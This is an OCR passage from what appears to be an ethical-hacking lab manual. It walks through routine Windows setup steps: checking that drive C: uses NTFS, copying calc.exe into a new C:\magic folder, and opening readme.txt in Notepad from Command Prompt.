
2. The **Local Disk (C:) Properties** window appears; check for the **File system** format and click **OK**.


Manage
This PC
File
Computer
View
Drive Tools
This PC
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:) SSS_
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) SSS_
CEH-Tools (\\WIND
Network
Folders (7)
3D Objects
Desktop
Documents
Pictures
Videos
Devices and drives (3)
Floppy Disk Drive (A:)
Local Disk (C:)
51.4 GB free of 79.4 GB
Network locations (1)
CEH-Tools (\\WINDOWS10) (Z:)
15.8 GB free of 19.9 GB
Local Disk (C:) Properties
Shadow Copies
Previous Versions
General
Tools
Hardware
Sharing
Type: Local Disk
File system: NTFS
Used space: 30,035,550,208 bytes 27.9 GB
Free space: 55,286,026,240 bytes 51.4 GB
Capacity: 85,321,576,448 bytes 79.4 GB
Drive C:
Disk Cle
Compress this drive to save disk space
Allow files on this drive to have contents indexed in additio
file properties
OK
Cancel


3. Now, go to the **C:** drive, create a **New Folder**, and name it **magic**.
4. Navigate to the location **C:\Windows\System32**, copy **calc.exe**, and paste it to the **C:\magic** location.


Manage
magic
File
Home
Share
View
Application Tools
This PC › Local Disk (C:) › magic
Name
Date modified
Type
Size
calc.exe
9/15/2018 12:12 AM
Application
27 KB
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:) SSS_
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) SSS_
CEH-Tools (\\WIND
Network


5. ☐ Click the **Type here to search** icon from the bottom of **Desktop** and type **cmd**. Click **Command Prompt** from the results.
6. ☐ The **Command Prompt** window appears, type **cd C:\magic**, and press **Enter** to navigate to the **magic** folder on the **C:** drive.


Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd C:\magic
C:\magic>

7. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.


Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd C:\magic
C:\magic>notepad readme.txt

